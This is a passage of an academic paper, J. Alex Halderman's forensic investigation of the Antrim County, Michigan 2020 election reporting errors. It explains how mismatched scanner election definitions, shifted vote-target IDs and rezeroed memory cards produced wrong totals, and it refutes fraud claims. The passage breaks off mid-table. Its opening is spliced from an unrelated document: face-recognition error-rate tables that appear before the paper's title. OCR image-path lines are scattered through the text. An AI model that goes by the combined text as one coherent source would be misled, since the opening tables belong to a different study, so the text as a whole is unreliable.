VGG-Face	35%	49%	44%	17%	6.2%	4.5%	3.2%	5.0%	22%	41%	37%	45%
OpenFace	72%	50%	57%	36%	11%	5.0%	4.2%	9.9%	42%	50%	63%	73%
ArcFace	91%	90%	85%	53%	19%	9.9%	7.4%	19%	58%	85%	90%	91%
FaceAPI	80%	32%	7.3%	1.6%	2.8%	0.84%	1.2%	5.8%	2.8%	9.5%	42%	79%

This table depicts the average FNMRs of the five classifiers when tested on facial rotations of +/- 15, 30, 45, 60, 75, and 90 degrees. The average FNMR increases as the facial rotation increases, most likely due to more facial features being hidden in the image.

A.3 Session & Lighting

	Session Gap			Lighting			
Classifier	1	2	3	00	04	12	16
Facenet	10%	9.2%	8.0%	34%	15%	17%	13%
VGG-Face	2.1%	1.8%	1.8%	1.1%	2.7%	2.4%	3.0%
OpenFace	9.3%	8.4%	7.7%	13%	12%	12%	8.4%
ArcFace	12%	10%	9.2%	15%	15%	15%	13%
FaceAPI	10%	8.9%	8.3%	17%	7.2%	8.2%	2.9%

This table depicts the average FNMRs of the five classifiers across images taken in different capture sessions and lighting conditions. The session gap refers to the number of sessions between the reference image and the comparison image. The expectation of the average FNMR increasing as the session gap increased was not evident with any of the classifiers. This suggests that the time between captures is less important than other factors. The average FNMR for Facenet, OpenFace, and 'face-api.js' degraded under one of the worst lighting conditions in the Multi-PIE dataset, '00', which corresponds to a 90 degree lighting angle. Similar degradation when testing against the mirrored condition, '16', did not occur suggesting that performance in bad lighting conditions is very variable across most of the classifiers.

The Antrim County 2020 Election Incident: An Independent Forensic Investigation

J. Alex Halderman*
University of Michigan

Abstract

In November 2020, Antrim County, Michigan published unofficial election results that misstated totals in the presidential race and other contests by up to several thousand votes. Antrim subsequently issued a series of corrections, and the certified presidential results were confirmed by a hand count. Nevertheless, Antrim was cited by the President of the United States as evidence of widespread fraud, and it remains a centerpiece of conspiracy theories about the 2020 election. At the request of the Michigan Secretary of State and Attorney General, I performed a forensic investigation of the incident. Using data from the election system, I precisely reproduce the major anomalies, explain their cause, and verify that they have been corrected. I also uncover other errors affecting specific down-ballot contests that have *not* been corrected, despite the unusual attention focused on the results, one of which may have changed the outcome of a local contest. Based on this analysis, I refute misinformation about the incident, concluding that it was not the result of a security breach but rather a series of operator errors compounded by inadequate procedures and insufficiently defensive software design. These events offer lessons for improving election administration and highlight the value of rigorously investigating election technology incidents for enhancing accuracy and public trust.

1 Introduction

On the night of the November 3, 2020, general election, Antrim County, Michigan, published wildly inaccurate results. Totals in the presidential race and other contests were initially misreported by up to several thousand votes [40], and over the next three weeks, the county restated its results *four times* to correct this and other errors (see Table 1). Antrim's presidential results have since been confirmed by a county-wide hand count of the paper ballots [32] and affirmed by a state-wide risk-limiting audit pilot [35]. Nevertheless, they remain a centerpiece of conspiracy theories about the 2020 election [12].

Shortly after the election, a state court authorized Russell J. Ramsland, Jr.'s Allied Security Operations Group (ASOG) [14] to conduct a forensic analysis of Antrim's election technology [16]. ASOG purported to find that "the Dominion Voting System is intentionally and purposefully designed with inherent errors to create systemic fraud and influence election results" [24]. ASOG's report was repeatedly cited by President Trump as evidence of widespread fraud against him [42], and it was the basis for a draft executive order, recently obtained by the Congressional committee investigating the events of January 6, 2021, that would have directed the Secretary of Defense to seize voting machines [43].

Michigan's Secretary of State and Attorney General asked me to perform an independent technical investigation and respond to the ASOG report. I sought to answer several questions: What caused the errors? Were they evidence of an attack or other foul play? Had they been fully corrected? Could similar problems affect other localities? What should be done to prevent such issues in the future?

By analyzing data from Antrim County's election management system (EMS) and the memory cards from its ballot scanners, I was able to reconstruct the events that led to the initial erroneous results, precisely account for the known discrepancies, and identify the underlying causes. I determined that:

- Initial explanations provided by the county [2] and the state [34] were correct that the inaccurate results were a consequence of human error, but the problems were more complex than was at first understood. A chain of human errors was compounded by gaps in election procedures and their adherence. The election software also could have done more to help election staff avoid mistakes.
- Although vulnerabilities in election technology are well documented (see, e.g., [23, 38]), the Antrim incident was not caused by a security breach, and there is no credible evidence that it was caused deliberately. Nevertheless, I note several places where security should be improved.
- The major discrepancies in Antrim's results have been fully corrected. The final results match the poll tapes

*This paper is derived from a report that the author produced as an expert witness under contract to the Michigan Department of Attorney General, available at https://www.michigan.gov/documents/sos/Antrim_720623_7.pdf.

printed by the individual ballot scanners, and there is no indication that the poll tapes are inaccurate, except for in specific precincts where particular circumstances I explain affected small numbers of votes or down-ballot contests. These residual errors affect too few votes to change any outcome except in one local contest, the Central Lake Village Marihuana Retailer Initiative, which was potentially decided incorrectly due to a one-vote error.

The incident in Antrim arose due to the county's mishandling of last-minute ballot design changes, a circumstance that is unlikely to have occurred widely during the 2020 election. Nevertheless, several layers of protections that are supposed to ensure accuracy broke down due to human errors on multiple levels, including mistakes by county staff and poll workers while operating the election technology, procedural missteps while processing ballots in some localities, and the failure of the county canvassers to detect lingering discrepancies. These failings suggest a need for greater oversight of county and local election administration. I also recommend several changes to election technology and procedures in order to better guard against similar problems in future elections.

Beyond explaining the incident, this investigation offers a template for technical analysis of future election mishaps. Problems involving election technology gain public attention in nearly every election cycle, but they are rarely formally investigated. This makes such problems more likely to reoccur and leaves fertile ground for misinformation. Normalizing postmortem investigations is an opportunity for election officials to display rigor, transparency, and a drive for continuous improvement, and it would enhance accuracy and public trust.

Organization In Section 2, I describe Antrim County's voting system and the data from it that I examined. In Section 3, I investigate and explain the discrepancies that occurred during county-level reporting. In Section 4, I uncover and explain discrepancies that occurred on poll tapes from individual scanners. In Section 5, I refute false claims in the ASOG report. I conclude in Section 6 and offer recommendations for preventing and responding to problems in future elections.

2 Background

Antrim uses Dominion Voting Systems ImageCast Precinct (ICP) ballot scanners and the Dominion Democracy Suite election management system (EMS). The EMS software runs on a single PC and manages election preparation and reporting. Antrim uses version 5.5 of the Dominion system, which is federally certified by the U.S. Election Assistance Commission (EAC) [44]. Elections in Antrim typically operate as follows:

1. *Preparation.* Workers design the ballots using the EMS software [17]. They create an "election project" (a database corresponding to the election) and define contests and choices for each precinct. The EMS generates ballot designs for printing and "election definition" files for use by the scanners. Like most Michigan counties, Antrim outsources these steps to a service provider, ElectionSource, which sends the county an "election package" containing the election project, ballot designs, and election definitions. The county imports these into its EMS and loads the election definitions onto memory cards [17]. Townships insert the cards into their scanners and perform logic and accuracy (L&A) testing by scanning marked ballots and confirming the results [27, 30].

2. *Voting and counting.* Vote counting begins on election day. In-person voters insert their own ballots into the scanners, which tabulate the selections. For absentee ballots, most localities have poll workers feed them into the same scanners used for in-person voting. The scanners count votes by detecting marks in particular ballot locations (called "voting targets") specified by the election definition. For each ballot, the scanner records on its memory card which voting targets were marked. (ICP scanners can also store a digital image of each ballot, but this capability was not enabled in Antrim.) After polls close, the scanner prints a paper "poll tape" showing the number of votes recorded for each choice, which is returned to the county along with the memory card [28]. The paper ballots are retained by the locality.

3. *Reporting.* County workers aggregate results using a second EMS application [18]. It loads vote data from the memory cards and stores it in the election project database. The EMS generates a report containing results for the entire county, which Antrim posts on its website.

		Results published on:					Difference:			
		11/4 (*a*)	11/5 (*b*)	11/6 (*c*)	11/16 (*d*)	11/21 (*e*)	*b* − *a*	*c* − *b*	*d* − *c*	*e* − *d*
President	Biden	7769	7289	5960	5960	5960	−480	−1329	0	0
	Trump	4509	9783	9748	9748	9748	5274	−35	0	0
	Jorgensen	93	197	189	189	189	104	−8	0	0
	Blankenship	20	22	16	16	16	2	−6	0	0
	De La Fuente	12	8	8	8	8	−4	0	0	0
	Hawkins	20	28	28	28	28	8	0	0	0
U.S. Senator	Peters	7863	6807	5441	5758	5758	−1056	−1366	317	0
	Squier	47	81	79	83	86	34	−2	4	3
	James	4484	9345	9340	9924	9924	4861	−5	584	0
	Willis	91	960	81	82	82	869	−879	1	0
	Dern	19	26	26	27	27	7	0	1	0
U.S. Rep.	Ferguson	7745	6603	5235	5235	5235	−1142	−1368	0	0
	Bergman	4794	10344	10292	10292	10292	5550	−52	0	0
	Boren	125	266	263	263	263	141	−3	0	0
State Rep.	Burke	7697	6143	4800	4800	5578	−1554	−1343	0	778
	Borton	4529	8772	8761	8761	9936	4243	−11	0	1175

Table 1: Election Results. Antrim published five sets of results, each with widespread differences [3–7]. Some totals more than doubled, and many gained or lost over 1,000 votes. The first four contests are shown above, but most of the others were at least initially in error too. My analysis shows that report (*a*) was badly incorrect due to the use of mismatched election definitions; (*b*) added results entered by hand but failed to remove all bad data; (*c*) fixed this, but the manual inputs contained data entry errors, which were corrected in (*d*) and (*e*).

4. *Post-election checks.* Before the local Board of County Canvassers certifies the results, it is supposed to manually verify that the reported totals from the EMS match the poll tapes from each scanner [29]. The state also recently began conducting risk-limiting audits, in which randomly sampled ballots are inspected to confirm the reported outcome for particular contests [33].

In the November 2020 election, Antrim used 18 scanners across 15 townships, shown in Table 2. Mancelona Township used two scanners, and Elk Rapids and Milton townships used separate scanners ("AV Boards") for absentee ballots. Each township had up to four ballot designs, for 43 in total. There were 16,044 ballots recorded, a voter turnout of 73%.

To reconstruct what went wrong, I examined forensic images of the EMS and of the 18 scanner memory cards. Several kinds of data were valuable for my analysis. One of the most important was the EMS database. Democracy Suite uses Microsoft SQL Server, and data for each election project is maintained in a separate database. I analyzed the database for the November 2020 election using Microsoft SQL Server Management Studio and purpose-built Python scripts. In reconstructing the sequence of events, I also made repeated use of log files stored in the EMS and memory cards. For instance, the election database records the actions that users perform on the election project. Each memory card also contains a detailed log of events that occurred on the scanner.

3 Discrepancies in County-Level Reporting

The first part of my investigation concerns errors that were introduced in the course of aggregating and reporting results from precincts across the county, including the major discrepancies in the initial results posted on November 4. I reconstruct the events that led to the errors, explain their causes, and verify that they have been corrected. My analysis confirms that the final reported results match the results obtained by the individual scanners.

3.1 Preparations for the Election

The sequence of events that led to the reporting discrepancies began long before the election, during the process of designing the ballots. According to a timeline produced by the county [2], it received initial proofs of the ballot designs from ElectionSource on September 5. After a series of corrections, county staff approved the designs on September 18 and received a flash drive from ElectionSource containing the election package on September 29. County staff loaded the election package into the EMS, copied the election definition files for the scanners to memory cards, and distributed them to localities for use in the election. The memory card logs show that all townships loaded the cards into their scanners and performed L&A testing in late October (see Appendix A).

Typically, the ballot designs and election definitions would have remained unchanged from this point. However, according to Antrim's timeline, on October 5 and 7, the county alerted ElectionSource about errors that had been identified in three of the ballot designs. ElectionSource corrected them and provided a revised election package on October 23, which Antrim loaded into its EMS that day.

Scanner	Election Definition	Scanner	Election Definition
Banks	Revised (a)	Jordan	Initial
Central Lake *	Revised (b)	Kearney	Initial
Chestonia	Initial	Mancelona 1 *	Revised (c)
Custer	Initial	Mancelona 2 *	Revised (c)
Echo	Initial	Milton 1	Initial ✗
Elk Rapids 1	Initial ✗	Milton AV	Initial
Elk Rapids AV	Initial	Star	Initial
Forest Home	Initial	Torch Lake	Initial
Helena	Initial	Warner *	Initial ✗

Table 2: Scanner Election Definitions. Memory cards from only 4 of the 18 scanners matched the revised election definitions when I examined them. *Notes:* * Ballot design changed after initial definition; (a) Initial and revised definitions identical; (b) Used initial definition Nov. 3 but rescanned Nov. 6 with revised definition; (c) Revised definition loaded before Nov. 3; ✗ EMS unable to load results from card.

At this point, county staff *should have* updated the memory cards for every scanner to ensure that their election definitions matched the EMS's. In fact, the only scanners that were updated before election day were the two in Mancelona Township. This would prove to be a consequential mistake.


Ballot Design Changes I extracted the initial and revised election packages from the EMS image. Among other files, each package contains a PDF of each ballot design. I confirmed that there were differences in exactly three ballot designs, as illustrated in Figure 1. They are:

Central Lake, Precinct 1V. On the ballot for Central Lake Village, the school board contest changed from Ellsworth School District to Central Lake School District. The number of choices remained the same, but the contest changed from vote-for-two to vote-for-three, necessitating an added write-in blank. This shifted the position of the contest below, State Proposal 20-1, down by one row.


Mancelona, Precinct 1V. On the Mancelona Village ballot, a candidate (Eugene K. Kerr) was added to the Village Trustee contest. This contest changed from vote-for-three to vote-for-two, so there was one fewer write-in blank and no change to the position of any contest.

Warner, Precinct 1BF. In part of Warner Township, a contest was added for the Boyne Falls Public Schools Sinking Fund Millage Proposal. The new contest appears at the end of the second column on the final page of the ballot, so no other contest changed position.


Scanner Election Definitions The election packages also contain election definition files to be copied to each scanner's memory card. I compared the election definition files that



(a) Central Lake, Precinct 1V



(b) Mancelona, Precinct 1V



(c) Warner, Precinct 1BF

Figure 1: Three ballot design were corrected between the initial election package (*left column*) and the revised package (*center column*). The differences are highlighted in red (*right column*). These changes initiated a sequence of events that led to the publication of erroneous results.

were present on the memory cards to those in each of the two election package versions. The results are summarized in Table 2. Every card matched either the initial or the revised election package, indicating that the election definitions on the cards were not otherwise altered. Only four cards matched the revised election package: Central Lake, because its card was reinitialized after the election in order to rescan the ballots; Banks, because its election definitions from both packages are identical, for reasons that will become clear; and the two cards from Mancelona, consistent with Antrim's assertion that these were the only cards updated before the election.

3.2 Events on Election Night

On election night, November 3, county staff began loading results into the EMS as memory cards arrived from around the county. I reconstructed events that night from the EMS log.

The first card loaded successfully at 9:49 p.m. The earliest sign of trouble occurred when loading the next card, from Warner Township, at 10:31 p.m.: despite multiple attempts, the EMS refused to accept the data. After successfully loading two further cards, at 11:03 p.m. a staffer began manually entering the Warner results from the poll tape. At 12:28 a.m., the EMS was unable to load any votes from the card from Elk Rapids Precinct 1, although there was no problem with the Elk Rapids AV Board card. At 12:39 a.m., the EMS similarly was unable to load votes from the card from Milton Precinct 1 even though the Milton Township AV Board card had loaded normally. The EMS operator manually entered the results from these scanners. In all, 15 of the 18 cards loaded successfully, and three failed to load and were entered manually (see Table 2). The last card was loaded at 3:44 a.m., and the EMS generated the initial results report at 4:09 a.m. This report was printed, scanned, and uploaded to the county website [3].

Antrim received the first reports of errors in the results early the next morning, around 8:15 a.m. on November 4 [2]. The county confirmed that the totals were widely inconsistent with the poll tapes, took down the results, and began manually entering results from the poll tapes for affected scanners.

3.3 Representation of Ballots and Votes

Antrim County and the State Bureau of Elections have explained that the major discrepancies in the initial results were caused by the use of mismatched election definitions on the EMS and on some of the scanners [34]. To verify this, I first reverse engineered how Democracy Suite internally represents ballot designs, voted ballots, and election results.

Election workers use the EMS to define contests and associated choices (e.g., candidates), then assign each contest to one or more polling districts. Some precincts consist of only one district, but others are split into multiple polling districts with different local contests, e.g., if portions of the precinct fall within different school districts. Based on this data, the EMS automatically generates the election definition and ballot design for each polling district [17].

Internally, the EMS represents the structure of the ballots using several database tables. Each row in the BallotManifestation table corresponds to the ballot design used in a particular polling district, each row in the ContestManifestation table represents *an instance* of a contest appearing on a particular ballot design, and each row in the ChoiceManifestation table represents *an instance* of a choice appearing on a particular ballot design. Every row in these tables is associated with a numeric ID. When the EMS generates election definitions, it assigns sequential IDs to every ballot design, every contest instance, and every choice instance, across all polling districts. These ID sequences continue from one polling district to the next, in alphabetical order.

Each memory card is loaded with election definition data corresponding to the ballot designs used in that polling place. For each ballot design, the data specifies the coordinates of every voting target and the IDs of the corresponding contest instance and choice instance. It also includes the names of the contests and choices and other data necessary for the scanner to tally the votes and produce a poll tape.

The memory cards record results in two ways. First, each card contains a file with a name ending in _TOTALS.DVD that stores the scanner's tallies. A second file, with a name ending in _DETAIL.DVD, stores the scanner's interpretation of each ballot, which is known as a cast-vote record or CVR. It records whether or not the scanner detected a mark for each voting target on each contest on each ballot. These files do not contain the names of the contests and candidates. Instead, each result or selection is associated with the IDs of the corresponding ballot design, contest instance, and choice instance from the scanner's copy of the election definition.

When loading results from the memory card, the EMS interprets them using its copy of the election definition. As long as the memory card and the EMS use identical election definitions, the results should be read correctly—as will normally be the case when scanners are properly configured. However, the Dominion EMS does not verify that they are identical. When they are different, as was the case with most of Antrim's scanners, this can lead to inaccurate results.

3.4 Effects of the Ballot Design Changes

To perform the last-minute ballot design corrections, ElectionSource modified the election project and regenerated the ballot layouts and election definitions. I followed the same steps, and the only indication given by the EMS software that the changes might cause problems was a notice that, "All previously created and deployed election files will be unusable." The software did not warn that use of the old files could potentially lead to inaccurate results. Antrim *did* use the previously deployed election definition files in 16 of the 18 scanners.

The way that the election definitions were regenerated had the side effect of assigning different choice instance IDs to most voting targets throughout the county, while leaving the ballot design IDs and most of the contest instance IDs the

same. This rendered the revised election definitions subtly incompatible with those that had already been deployed.

Correcting the school board contest on the Central Lake 1V ballot required adding a write-in blank. This caused the choice instance IDs to increase by one in later contests on that ballot and in all contests for alphabetically later townships.[1] These changes, coupled with the county's failure to update the memory cards in most scanners, caused the major errors.

Figure 2 illustrates what went wrong. Scanners using the initial definition recorded votes to the memory cards using the initial choice instance IDs. The EMS interpreted the data using the revised choice instance IDs. Where these differed, the EMS assigned the votes to the wrong candidates. If the voter marked the first choice in an affected contest, the choice instance ID was no longer associated with the same contest instance ID under the revised election definition, and the EMS silently ignored the selection. A mark for any other choice was interpreted by the EMS as a mark for the choice above it.

The changes to the other two ballot designs were less significant. The correction in Mancelona Township left the number of choices the same, so it did not change the ID sequence. The added contest in Warner Township incremented later choice instance and contest instance IDs, but since Warner was the last township alphabetically and its results were entered manually on election night, there was no effect on reporting.

3.5 Why Cards Failed to Load

To understand what the EMS operator saw on election night, I loaded the memory card data using a copy of the software. The Warner card caused a generic error, "Failed to load [*filename*]." The Elk Rapids 1 and Milton 1 cards caused a warning, "Result file [*filename*] has not been closed. Result file will be loaded," although no votes were loaded from either card. For all other cards, the EMS reported, "Result file [*filename*] was loaded successfully." This appeared even for cards which were loaded incorrectly due to the mismatched election definitions.

I investigated why the three cards failed to load. Warner was uniquely affected by the change to fix the missing contest, which resulted in the card containing some votes recorded under old contest instance IDs that were no longer associated with the same ballot ID under the revised election definition. The EMS detected this anomaly and refused to load the card.

The Elk Rapids 1 and Milton 1 memory cards failed to load for a different reason: they did not contain any election results! To determine why, I examined the scanner logs on those cards (see Figure 6 in the appendix). The logs show that on election night, after closing the polls and printing poll tapes, workers in both townships commanded the scanners to "rezero" their memory cards, discarding the results and resetting the cards to a pre-election state. Rezeroing the cards is a significant deviation from normal procedures. Although the poll tape contains a record of the scanner's totals, manually entering the




Figure 2: Explaining the Major Reporting Discrepancy. The EMS assigns sequential IDs to voting targets across every ballot style. Correcting the ballot design for Central Lake Village added a write-in blank, which incremented the ID of every target on later contests and ballot styles. Most of Antrim's scanners were not updated, so they used the old IDs to record votes. When the EMS interpreted these votes using the new IDs, it assigned them to the wrong candidates.

results is a laborious (and error-prone) process. Moreover, the data on the memory card is the primary electronic record of the votes and an important source of evidence if the integrity of the physical ballots is called into question.

It is noteworthy that workers in separate polling places rezeroed the memory cards almost simultaneously. Furthermore, it was not the first time that Antrim poll workers made this mistake. I found that during the previous election, in August 2020, the Elk Rapids AV card was rezeroed and entered manually. This pattern of lapses suggests that there may be a serious deficiency in poll worker training or documentation.

These procedural errors may have contributed to the publication of incorrect results in November 2020. Had the cards loaded, the county-wide discrepancies would have been even more stark, making it more likely that county staff would have noticed before posting the report. Moreover, the error message when loading the Warner card might have alerted staff that there was a potentially serious problem, had not a superficially similar issue occurred in August for which the solution was simply to enter results manually. This appears to be an instance of normalization of deviance—aberrant practices coming to be considered harmless if they do not immediately cause a catastrophe—a phenomenon that has contributed to major disasters in aerospace and industry [46].

[1] This explains why the election definition for Banks Township did not change: "Banks" comes before "Central Lake" in alphabetical sequence.

	Final Results				Reproduced Error			Δ	
	Biden	Trump	Jorgensen		Biden	Trump		B	T
Banks	349	756	11	(a)	349	756		0	0
Central Lake	549	906	16	(a)	549	906		0	2
Chestonia	93	197	3	←	197	3		0	0
Custer	240	521	11	←	521	11		2	0
Echo	198	392	8	←	392	8		0	0
Elk Rapids 1	784	611	5	(b)	784	611		0	0
Elk Rapids AV	202	414	12	←	414	12		0	2
Forest Home	610	753	19	←	753	19		2	0
Helena	306	431	4	←	431	4		1	0
Jordan	183	371	13	←	371	13		1	0
Kearney	471	743	16	←	743	16		1	0
Mancelona 1	276	835	20	(c)	276	835		0	0
Mancelona 2	247	646	13	(c)	247	646		0	0
Milton 1	143	478	12	(b)	143	478		0	0
Milton AV	626	543	6	←	543	6		0	0
Star	161	462	10	←	462	10		0	0
Torch Lake	462	526	7	←	526	7		1	1
Warner	60	163	3	(b)	60	163		0	0
Total	**5960**	**9748**	**189**		**7761**	**4504**		**8**	**5**

Precinct notes: (a) IDs not shifted; (b) Entered manually; (c) Used updated card

Table 3: Approximating the Presidential Errors. A simple rule closely reproduces the erroneous initial results. Working backwards from the final results (*left*), shift Trump's votes into Biden's column and Jorgensen's into Trump's column (*right*), except for in precincts that were unaffected for the reasons noted. This yields totals that differ from the initial results by only 13 votes, or 0.1% (Δ). The erroneous initial results can be reproduced exactly by accounting for the more complex effects of overvotes and the straight-party option and for the Central Lake rescan.

3.6 Effects on the Presidential Contest

The presidential candidates appeared in the same order on all ballots, beginning with Biden, Trump, and Libertarian Party candidate Jo Jorgensen. The ballots also contained a "Straight Party Ticket" option, for which the first three choices were the Democratic, Republican, and Libertarian parties. If the voter selected a party, that party's presidential candidate would receive a vote unless the voter selected a presidential candidate from a different party or a write-in.

The initial presidential results from several scanners were unaffected by the election definition mismatch. In Banks, the election definition simply did not change. In Central Lake, although the altered school board race affected choice instance IDs for all subsequent contests, it occurred after every instance of the presidential contest within the township. Both Mancelona cards were provisioned with the revised election definition before the election. Finally, the Elk Rapids 1, Milton 1, and Warner cards could not be loaded into the EMS, so the initial results were entered manually and unaffected.

The initial results from all other scanners were impacted in a consistent way. The EMS ignored selections for Biden, treated selections for Trump as selections for Biden, and treated selections for Jorgensen as selections for Trump. Other third-party candidates and write-ins were similarly shifted. The same pattern occurred with the straight-party option. Considering the effects on the straight-party and presidential selections together, the EMS ignored *most* votes intended for Biden, reported all votes intended for Trump as votes for Biden, and reported all votes intended for Jorgensen as votes for Trump.

This pattern lets us almost exactly reproduce the erroneous initial results from the final presidential results by simply shifting the totals for each candidate in the affected precincts, as shown in Table 3. Biden and Trump's totals in this reconstruction differ from the initial results by only 13 votes (0.1%).

This small difference is due to unusual cases not covered by the simple rule above. Ballots with both the Republican straight-party option and Biden selected were *correctly* reported as votes for Biden, because the EMS misinterpreted the candidate selection as blank but also misinterpreted the party selection as Democratic. Similarly, ballots marked for the Libertarian straight-party option and for Biden were reported as votes for Trump, since the EMS misinterpreted them as having the Republican Party selected with no selection in the presidential contest. Table 4 lists all cases in which the EMS attributed correctly marked ballots to Biden and to Trump.

Finally, if the voter made *two* selections in the straight-party option or for president, this creates an overvote condition and should lead to both being ignored. However, if one of the marks was for the Democratic Party or Biden, the EMS ignored that mark but accepted the second mark as if it had been shifted one place up the ballot, leading to a complicated set of potential errors. Such overvotes were extremely rare.

Voter's Selections		EMS Interpretation		Correct Vote		EMS Reported
Party	**President**	**Party**	**President**			
No selection	Trump	*No selection*	Biden	Trump	$\neq$	Biden
X	Trump	$X-1$	Biden	Trump	$\neq$	Biden
Republican	*No selection*	Democratic	*No selection*	Trump	$\neq$	Biden
Republican	Biden	Democratic	*No selection*	Biden	$=$	Biden
